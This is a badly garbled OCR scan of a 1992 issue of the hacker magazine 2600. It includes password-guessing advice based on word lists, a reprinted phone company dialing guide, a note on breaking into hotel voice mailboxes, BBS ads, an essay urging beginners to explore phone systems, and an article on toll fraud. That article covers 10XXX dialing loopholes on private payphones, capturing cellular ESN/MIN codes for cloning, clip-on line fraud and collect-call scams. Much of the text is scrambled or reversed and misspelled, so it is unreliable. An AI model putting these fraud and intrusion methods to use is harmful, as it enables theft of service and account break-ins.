passwords cannot be in Spanish, French English versions. There is no reason why should not limit your words to just the on a Unix, download /use/diot/words, the at your disposal. And, by all means when not have one get one. Many passwords are Everyone should have one, and if you do unline dictionary. I also believe that you

Ford Pontis Chevy

Konda

Ferran Porseite

seguent. Matarcycles and all venue of Rock Bunds

HEN Cream Mendrix Pinkfloyd

Ketch F086

William

Figure it not for yourself, everything is Colors

F 16 possible. Examples: .

HISCH Orange

Purple **Fellow** Red .

Total number of random character

passwords: 1

Green Magenta

The Dictionary

The single most important document.

Types of Cars

等山の大 Toyota

transportation can be included in this

Ozzy Zeppelin

> SOSONED ! Publiceneur Y10291

> > E F

used the word PUCK when asking for Service I don't know how many people validation sysop on Digital Logic's Data software, profacilies (when I was guide a list by more. validation). You should have accumulated This section can include magazines,

(Zinclusion

excellent source of information. Enjoy! you and a system that could be an manager. He is the only person between nothing should be put past the system This is it I hope you have learned that

References

systems: depth information for specific operating Look at the following articles for in-

Prophet. Unbelievably helpful in learning "Unix From the Ground Op" by The

2600 Magazike, February 1986. Lex Luthor's "Hacking VAX/VMS"

Technical Journal #2. System" by Carrier Culprit. LODIN "A Guide to the Primos Operating

November and December 1987. System" by Lex Luthon, 2000 Magazine, "Hacking IBM's VMCMS Operating

Now you can join the conspiracy by in eight U.S. cities! (We're growing held on the first Friday of the month coming to a 2600 meeting. They're 2600 has been the subject of more Check page 41 for more details or almost as fast as the 12/16 virus.) than any other international threat emergency corporate meetings call us at (516) 751-2600.

a form of the account name: 10

Shannon

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NEW YORK TELEPHONE COMPANY

ONE WE'RE REPRINTING IN ITS ENTIRETY ON THE NEXT TWO YET ANOTHER INTERNAL PHONE COMPANY DOCUMENT! THIS PAGES, AS A PUBLIC SERVICE.

> obtaining the utmost satisfaction and following pages will be helpful to you in and dependable. The information in the operate and the service it provides fast convenience in the use of dial service. You will find the dial telephone easy to

New York Telephone Company

Listening for Dial Tone

that the line is ready for you to dial. starting to dial. Diel tone is a steady the hock and listen for dial tone before humming sound in the receiver indicating On all calls, remove the receiver from

(Central offices which you should dist Which You Should Dial Direct Calls to Central Offices

direct from your telephone are shown on

the card (unrished to you.) office numeral, then each figure of the line letters of the central office name, the receiver off the hook and diet the first two When you hear dish tone, keep the

(1) Place your finger in the opening in For example, if dialing WOrth 2-9970 -

the dial over the letter W. (2) Pull the disl around until you strike

allow it to return to its pormal position. opening, and without truching the dial the finger step. (3) Remove your finger from the

Jetter O and the figures 2-9-9-7 and O. (4) Proceed in the same way to diel the

followed by the letter at the end of the leaser, died the number in the same way. If the number called has a party line Within a few seconds after you have

office designation incorrectly. Here up the sound, as bazz-buzz -- buzz-buzz, il ing sound, or the busy signal, a rapid burnthe ringing signal, an interminent burratcompleted dialing, you should hear either indicates that you have dialed the central 7200-770g If you heat an interrupted buzzing

receiver, want a few seconds, and make central office designation correctly. another attempt, being careful to dial the

half a minute, haug up the sweiver, wait a ley seconds and make another attempt. If you do not beer any signal within

obtain a compection (for example, the subscriber's telephone. made unless you obtain an answer from a the operator for assistance. No charge is at intervals instead of immediately calling the receiver and try the call again yourself yan will get quicker service if you hang up called line is busy or does not answer), When, for any reason, you do not

specials, and make another attempt. hang up the receiver at once, wait a few If you make a mistake while disting.

always hang up your receiver for a few Before starting to dial a second call,

then pulling the dial around uctil you by placing your finger in the opening in imagolarities, you can reach the operator have occasion to report cases of service Obtaining Assistance from the Operator strike the finger slop. the dial over the word "OPERATOR" and If you have trouble in disting, or if you

established with the operator, you may operator, on other calls, moving the up and down slowly. This can be done preciver book will break the connection. only when you are connected with the recall her by maving your receiver book After connection has once been

Calls from a Party Line or front a Line with an Extension Telephone

use. If you do not hear the dial tone make another attempt. other person. If no response is received, inquire if the line is being held by some hang up the receiver for a few seconds and Always make sure that the line is not in

or hear successive clicks in the receiver, if you had snother party come in on the line Listen on the line while dialing, and if

Autumn 1992

remove it and dial the complete number diwn received for a few seconds, and then receiver. When he does so, hang up your use and request him to hang up his trying to call, inform him that the line is in indicates that someone else on your line is

another party on your lone, and gave her to call, state that it is the number of the operator, give her the number you wish To call another party on your line, dial

member and ask her to rate the extension line, diel the operator, give her your To call an extension telephone on your

Calls by Number to Central Offices Which You Can Not Dial Direct

connected, and also the number of the telephone relephone with which you desire to be the operator and give her the number of the from which you are calling. For example direct or to central offices at nearby points, dial within New York City which you can not dial To place calls by number to central offices

"Bayed: 9-5570 — Waller 5-9970"

- orduses telephone from which you are calling. For to be connected, and also the number of the number of the telephone with which you desire city, the name of the state, if desirable, the nearby point, give the operator the name of the If the period of betyon we calling is not as a

5,9970 "Philadelphia, Market 1234 — Walker

Wilker 5-9970" "Portland, Maine, Preble 1234 ---

Out-of-Town Calls to Particular Persons

name of the city, the name of the state, tho person with whom you wish to speak, the desire to be connected, and also the number of the telephone with which you operator who answers the pame of the persons, dist the figures 2-1-1 and give the To make out-of-town calls to perticular

> are calling. For example quarker of the telephone from which you

Massachusetts, Main 3340 — Walker 5-"Mr. Paul Smith at Boston

Information Calls

points may be obtained by calling listed in your directory, and telephone Information. numbers of subscribers at out-of-town Telephone numbers of subscribers not

To call delectration, dial the figures 4-

Telegranus

company in the directory, and dial this telephone number of the desired telegraph number as you would any other. To send a telegram, book up the

 Calls to the Telephone Company Business Office...Dial the figures 8-1-1 Repair Service ... Deal the figures 6-1-1 Time of Day......1Xial MEridian 7-1212

(Police, Fire, Ambulance) Emergency Calls

number and spy --Dial the operator, give her your

"i want a policeman."

"I want an ambulance." "I want to report a fare."

operator where help is required. before the desired station answers, cell the If compelled to leave the telephone

Fire Departments directly by disting the numbers listed in the directory. You may also reach the Police and the

Dial Coto Telephones

ready for you to dial) and that releganns picas rb. ber the telegraph company desired. If the poin will be returned after the received is celled line is busy or does not mewer, the are sent by disting the operator and telling obtain dial tone (indicating that the line is relephone. The only differences are that it quite similar to that of your own dist is necessary to deposit a coin in order to The operation of dial coin telephones is

MOUNTAIN Mail

talightens in exempt system designed to specific groups with the best groups and the control of ANTOR ASSAULT introduce of the firm about the Mr on phased to

violety less end the study. detail in any language, and beliable years automatically, in at Making. Manager can be in you. Abriding Atail process them answer eads to your eyen. When you are unable to Moored that you are not Cather are

directly by you. Writes you choose to defect them. page province in grant Specification of the series of Tour messages are speed in raide troillion and you check

To Hear Your Messages

Freder politic roden

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Your Password

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number! We wonder how many other hotels are so trusting. astourdingly easy to get into guests' mailhox. All you need is a name and a room Computer Jackers at the CFP conference in Washington DC IIIs spring found it

the expending two-past movement mentioning the factors growing companie cred and to decrease even here in the sie contineer, withour money on phone bills. See, we got anothe electronic shift reads can get in touch without spending leads of easterful idea - finally a marke by which we chip We just beend about your map and which this a

on from these, We sin't many other - but we duted we could people you to give on a starting point. We'll go have many and on the bits between it's gifte difficult to We wish you a most "productive" work. find two all their standing gradies are and the man had But we contracted opposited eventors, that's why

Military Budy

BBS Update

on the Tim Stock DBS give as a call. No estables, photies, or pinds allowed current and quite interesting. If you are a real backer message base in partner ladders conference will be their hoppe offers. What a deal! Since we know our verification and then shapidly seeding the a check for enforcement agency from New York. This was easily which got code and tear on the fire an of backing that enjoyed the CHAT's and messegges from your research the many backets who are railing out 335. I have thack yet for poblishing this ad and [16 like in thank for helping on to buy new bardward Sababat The rights and hold no litegal warse I publishe thank them Ellie Access sells our by their operating account of detected as they were abying every from catter We have also altracted the effection of a law Las communed to refunde the science of computing. including a hocken filebook is this perference for We are starting an exclusive hadeens conference and bee eithe codess to all 2000 readers. I would like to N/O to I have the sal to the Spring 1992 edition offering Sam the sypop of the Tire Shock 385 or (\$34) 992

Our Negrenberg

li yeal or promoting face speech and area't damp anyoting dilegal, there's no reason to distribute anyotes.

Voice Mail Question

prof. Also, why do you give on an expansive 2-700 number instead of a test photo number: New torne over voice BBS 3-ody open after \$1

a 900 awaber or gapating of that nature. We give our minute. While allightly more, this is not postparable to residue. A regular johann mander Hopeld cost (3 costs o Elizar official in 1900 assenting court to seals a

> making a penny off of third number is 20 cours a suspect of balls worry, we've and day. Durane houseout hours, the rate of the 9-700 medica of that amoretic related it increases in bours in our written out the countred through the voice out? be marked shough ATAT as 6-700-721-1560. Most of pietes and invarious my. For one, the rolly 860 can the foregreen, if again has an expressions with autilities there. To do this, we now a in find warm and so that the book part is a what is around the other that it about up we can make excellent 12:15:502-16:00. flight same on its recording on expanding the system so studies the step would live up the rotter much functions. contently a single line operate and spending the BBS that another because eight ago the system doesn't Bouchte with the voice and expressed along with norm different lines. He walk available of algebraceaute in s have a vergioner standers it summines shown up on

EVERY NIGHT BEGINNING TIME. FOR THOSE OF YOU THE MEETINGS, THIS IS A GREAT WAY TO STAY IN THAT CAN'T MAKE IT TO 2600 NOW HAS A VOICE AT 11:00 PM EASTERN **BBS THAT OPERATES** TOUCH, CALL

COMPANY, PRECEDE THE HAVE AT&T AS YOUR AT&T (IF YOU DON'T 0700-751-2600 USING LONG DISTANCE

15 CENTS A MINUTE AND 10288). THE CALL COSTS ABOVE NUMBER WITH IT ALL GOES TO AT&T. PEOPLE AROUND THE YOU CAN ALSO LEAVE WRITERS AND STAFF MESSAGES FOR 2600 S S S S

2600 marketplace

Jobby near the psyphones, 150 B 53cd St., between Filday of the month, hower level, by the physhones. Sh to 8 pm, first Friday of the meach, Inside main \$15-751-2000 for more info. Psychiate numbers: 21%-Lexington and 3rd Avenues. Come hy, drop off the mouth at the Clinery Center-Grand 5 to 8 pc; in the the second floor. Call \$14-754-2600 to start a the "Suite will 7" sign. Physicane members: 215-222 Louise At the College, Highway 40 and Breatwood, S 972 9368, 9568, 9506, 9519, 9528; 213-625-9928 entrance by bank of phones. Polyhorn manifess: 215 Union Station, comer of Many Strand Adams to North 8362. Washington BC: In the Pentagon City mail erioles, ask questions, find the underserver egents. Oal THOSING IN TOPS CUT. beering, then inside "The Garage" by the Pieze Pad on Square, established: "No Box, Pain" bakery store. If this CAN STOCKED SERVE CONTRACTOR STOCKED S 9890,9881,9779,9790,9832, and 347-8751. For info the 30th Street Artifacts station at 30th & Michell ander food coor stee, by the theoters. Philladelphila: 6 pm st pro in it pro, that Priday of the massis, Jawar level Contary Mail, 2825 Charle St., 5 years & pro, State 9924; 213-514-9849, 9872, 9918, 9926. Ohlongoo problem: ALS-1908-0903-A-E-6. Even Angeless At the S you are the first Friday of the munth. Payabone Francisco: At 4 Hoberodero Poza (invide) (francis to from 5 to 8 year on the first Prickey of the month. San 222-9011, 213-223-1927, 212-108-8044, 212-978-1406 MEETINGS: New York Only: First Fiday of

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Visual Node, PGP Areas, 388-38-tha, 200000, USR +)1.79.426079. Receigade 8-10 UTJCP DOMAINS ARRESTED DEVELOPMENT, STRIAM

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by Phord Prefect

said 'wow".... You got this this" but didn't know where to start. magazine and said, "I have to do (Esquire, October 1971)... you or maybe even blue boxing started checking out books from on a BBS about free phone said 'milty'.... You read something Wed, you're not alone.... the library about Knight Lightning. calling... you said "cool".... You TV and it was about hackers... you So you watched something on

obvious. Try looking harder, they other hackers, but if they have a might just come to you. lick of sense they won't make it too You could try looking around for little thing to start your exploration. but yet you can't seem to find that Your curiosity overwhelms you.

calls. You need a passion for the system. You need a willingness nacker, you just get free phone phone company, you're not a deeper things. If you defraud the boxes, but there are much building blue, red, or whatever stealing MCI calling cards, of examples. Sure there's something. This magazine is full I'm not forcing you), so do something illegal in your life (but have to get the balls to do you. Well, you're just going to mostly pirates and can't help can't seem to find any, or they're So this doesn't work... you just

getting started

before you do something. to learn a lot about the system

some distant place. said, you're not a hacker, you stop wasting your time. Like I calls, hurry up and do that and little trick to get onto BBS's in just are bothered and need a If you're looking for free phone

you'll screw up and get caught. backwards and forwards or else need to know this thing really impatient, so you don't but you have to learn first. You good decision buying this mag, now. Well, relax. You made a know how to get into systems want the bullshift. You want to programs and VCR's) and are manuals for things (like computer genius teenagers don't need about, I know that you computer lifetime exploring it. This something so amazingly huge system, then you're in the right place. The phone company is "exploring" is what 2600 is at that one could probably spend a If you have a curiosity for the

where, why, and when to do it, do after you know exactly how when you teel the time is right, you can get your hands on and to get knowledge. Read everything and other phone tricks", you need "know how to get tree phone calls beginners writing in and wanting to So, in response to the

What The Big Boys Are Nervous About

by Count Zero

Restricted Data Transmissions

detailing what AT&T and Selicore and occasionally humorous. A few tound these papers very enlightening are doing to stop these "theits." collection of trashed documents industry. Recently I have acquired a that plagues the telecommunications insights into what's bugging the Toll fraud is a serious problem

acronyms just like Bellcorel). As far Can — see, I can make stupid participants frequently toss their agreements. Fortunately, the are required to sign men-disclosure every once in awhite. All participants with, guess what, tell fraud. The as I'm concerned, once it's in the notes in the POTC (Plain Old Trash conjunction with Bellcore that deals POTO, it's PD (public domain)! TFPC has "super elite" meetings (TEPC): This is an industry-wide "torom" committee set up in Toll Fraud Prevention Committee

type of CCCOT abuse discussed sorvice that is fraudulently COCOTs is an old trick. Another established." Third party billing from well as business and residence coin/copt (aka COCOTs) phones as scams include originating from memo, "The most prevalent fraud billing fraud in California. To quote a marked increase in third number Apparently, they have noticed a Collect Calls to Payphones, and Billing Fraud, International Incoming incoming Collect Calls to Cellular. TEPO currently are Third Number The "open issues" concerning the

> the COCOT hardware itself! manufacturer. They gotta build it into often tails upon the COCOT reprogrammed into accepting these can't do that anymore; it's breaking all types of 10XXX calls from been typically programmed to block which is why central offices have have chosen to provide COCOTs they went to block the 10XXX+1 and are wigging out a bit because, while works for LD salts within the United by coin into the COCOT. Dialing as directly dialed international and when you dial 10XXX+011+incall) as a 1 + directly dialed call. So, 10XXX+1 and 10XXX+011 loopholes the burden of selectively blocking the 10XXX calls from all COCOTs, and the law! So COs have been COCOTs. Thanks to the FCC, they between these different situations, is not capable of distinguishing with a standard business line which 10XXX+011 teepholes, but LEC's they must provide 10XXX+0 service States, Anyway, COCOT providers 10XXX+1+ACN also sometimes assumes the call has been paid for the 10XXX and the IXC sees the call Carrier, the guys that place the LD call to the IXC (Inter-Exchange off the 10XXX and then sends the LEC (Local Exchange Carrier) strips carrier. However, in some cases the COCOT gets to chapse their LD certain LD carrier), the caller on the 10XXX (where XXX is the code for a was "10XXX" fraud. By dialing ternational number, the LEC strips

selectively unblock 10XXX+0, so their owners face a grim choice between Wetl, many early COCOTs cannot

Autumn 1992

expensive, more sophisticated replacing their COCOTs with these should still be good. they are constantly changing, most of issue of 2600, page 42 and 43. While access codes, see the Autumn 1989 comprehensive list of 10XXX carrier messy. By the way, the whole situation is still pretty methods to stop this type of fraud, but offering call screening and other models. Olher LECs have begun themselves up to massive fraud), or tacing legal problems), unblocking all ignoring the unblocking law (thereby 10XXX calls (thereby opening for . a

broadcast their ESN/MIN (they will in order to get them to pick up and broadcast. The only twist is that you tremendaus volume of 'cloned' Cellular; according to the notes "when nevertheless!) But why Lebsnon? have broadcast their ESN/MIN probably refuse the call, but they will call someone's cellular phone collect the cell phone's ESN/MIN as it's Lebanon," Same old trick, grabbing fraudulent cellular calls are going to identification of the cellular phone. A 'reads' radio waves can capture the When this happens, a device that 'checks in' with the local cellular office. a cellular phone is turned on, it lacoming international Collect to

The American Public Communications Council mentioned "a desire for the TFPC to be involved in the resolution of olip-on fraud." Maybe you guys should try better shielding of the COCOT? Apparently, olip-on fraud has really taken all with the recent flux of new COCOTs. COCOTs operate of a plain old customer kop, so clipping onto the ring and tip outside the body of the COCOT works nicely. That is, assuming you can get at the cables

and get through the insulation

databases are offered and maintained carriers for a per-use charge. These calls a payphone collect in the United is a big issue. A person from overseas query this database on each comestic works well, because most operator collect abuse and are available to all measure of control over domestic containing all public telephone the United States, databases trick works many times! Here's why, In the charges." Believe it or not, this payphone and says, "Sure, I accept States. His/her buddy abswers the COCOTs (for those few that accept this database service to owners of collect call. Most Local Exchange services systems in the United States (LTC). Demestic collect-to-soin calling aumbers provide a reasonable incoming calls). Carriers in the United States also offer by the *local* telephone companies Incoming Interactional Collect: This

standardized coin phone recognition recognized this serious problem many database access overseas! The and is currently in use by many foreign number. Such a tone would be easily tone) on avery public telephone line recommendation to utilize a CCITE, the international consortium of to this database, just as United Stetes across the world do not share access किंद्रवड़, recognized by operators worldwide tone (commonly called the cackoo telecommunications international operators do not have However, international operators ego with <u>-</u> carriers, strong

The United States decided to ignore this logically sound recommondation, having already employed a numbering strategy for public telephones which, together with

a retarance document called the "Route Bulletin", alerted foreign operators that the called number should be checked for coin with the United States inward operator. This simple procedure greatly reduced the number of times that the foreign operator had to check with the United States operator, yet was effective of coatrolling abuse. Everyone slept

But after the bust-up of AT&T in 1984, the local telephone companies, operating independently and under pressure to offer new services (cellular, pagers, etc.), abbreched the public phone lixed numbering strategy! In addition, in June of 1984 the FCC decided to allow the birth of private payphones (OCCOTs). And, up until 1989, nothing was done to replace the traud prevention system. Can you say "open season"?

In 1989, the TEPC began seeking a solution to the growing volume of fraudulent callect calls resulting from this void in the traud prevention architecture. Numerous solutions were explored. A primary solution was chosen

strong opposition as an unacceptable not in conformance with international drecking routine (for a variety of technical unable to implement this databasegreat number of foreign telocs would be problems, since it was evaluated that a decision caused problems, problems, number of secondary solutions. This payphone recognition tone as one of a database solution, with the duckoo chase to support 100 percent the LEC unwillingness on the part of the United would be incurred and the blatent solution due to the additional workline that requirements, the foreign teloos view it with reasons), Furthermore, because this TRPC "solution" to the United States' problem is Validation database! Yes, the TEPC

States to follow an effective and longstanding international standard (shift, we balked at using matrics, why not this bod?)

To tils day, the TFPC is still bouncing around ideas for this. And the succeptibility of United States payphones to international incoming collect calls remains wide open. Various phone companies are currently fighting the cuckoo tone system, because they are cheap motions and don't want to spend the estimated \$500-700 per payphone to install the cuckoo tone were technology. If the cuckoo tone were implemented, it would whustly eliminate the problem of international incoming collect calls. But it heartheen...

Other brittiant "secondary" solutions recommended by the TFTP are:

- Eliminate the ringer on the payphone.
- Route all such calls fare a United States operator.
- 3) Eliminate incoming service to psyphones altogether.
 Accept a Meyou can see this is a

And so on. As you can see, this is a fascinating story, and the latest TFTP meeting ended with the note "Two issue was discussed at some length with the end result of it becoming a new issue." Truly the work of geniuses.

a place from an article Ldug out from a pile of coffee grinds. It's from Payphone Exchange Magazine.

The fewer the number of people aware of a primary line of defense coming down the batter. Any qualified person restring the hacker and underground publications knows that many of their articles are written by current LTC and tXC employées [or people like me who go through their garbage!]. Leose lips sink ships Unrestricted distribution of sensitive information permits fraud. Both cost deathy. Let's stop them both today."

All loan say is... fuck that

list auggesting that every country in the general (non-coin) number pool." After numbers for these lestrements out of the local telephone companies to select payphonest "Confusion over the true introduction of COCOTs iprivate ("checking for coin"). This simple cell. Pripr to 1984, the United States had interactionally recognizable tone sound recognition tens be implemented. Apart araryone else and ignering les usuall United States, the interestance processing any collect cells to the problem now exists because after effective at controlling shase. A major check with the US operator, yet was procedure greatly reduced the number see if the phone wet a payphone obly to tall if they should check with the operators from other countries: were something colled the Route Bulletin, when a payphose picks up en incoming pended to it, the disodedniages of it's now been suggested by American the international standard: As a result, the United States imposing its will upon of the world took a cether dim view of carriers had a change of beart. The rest world lirst consult a detabase before number of these instruments caused the status of these phones and the growing abendoned. Added to this was the divestiture, this numbering achema Was of times that the foleign operator had to inward operator in the United States to e numbering teheme. By using CCITE recommendation to have on the biggest problems is, admittedly, their has been available to the public." One of anset at all fullips to allog out of the sale documents that were sent to us, questions about detabese accuracy, the from everybody also in the world being phone companion that the coin phone the United Status never implemented the for nearly as many years as the service shat has plagued the telephone industry rathing upon the detabese included According to internal phone company

fact that unining would be required, the fact carriers sel up separate tranks to corry Chamselves. De gradic and do the validation oversees, provided the interexchange system could still be used from however, believes that the database tested with Pacific Bell. Ball South, including a roice message, will be unsuspecting prey. The new system. numbers es a call back number to their from payphones and leave com phone and to acamerars whe conduct business signifying a coin phone, could spell en recognized by all WS subscribers as recognition tone, when cationally their colling cate pin. A signal such as the numerous falls to third cells and to give out perpetrators convince consumers to accept telephone company employers, froud the vehicle used by defrauders. Pasing as seys. "Public and coin phones ere very eften on traud within the United States. AT&T glsp believe such a tone will help out down for eay detabese feilures. The compenies and that there are no contraction protections that validation would require two operators.

verilication." inaccuracies, as well as no hive messages, detabase failures and numbers, recorded acceptance seams, cellular (to and from) compenies city; billing to voice mail. third number billing freud, the phone international, billing to unassigned AT&T also stated, "With growing Among the most common forms of

the service application." company) with fraudulent information on done by providing the LEC flocal intention of paying the bill. This is often numbers of galls to that service, with no telephone pervice and billing large irequency, defrauders are establishing

involving US Sprint apparent blue box type of Irond COCOTs with their own ANI and an the teleprinner circle include providing Other issues being discussed within



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
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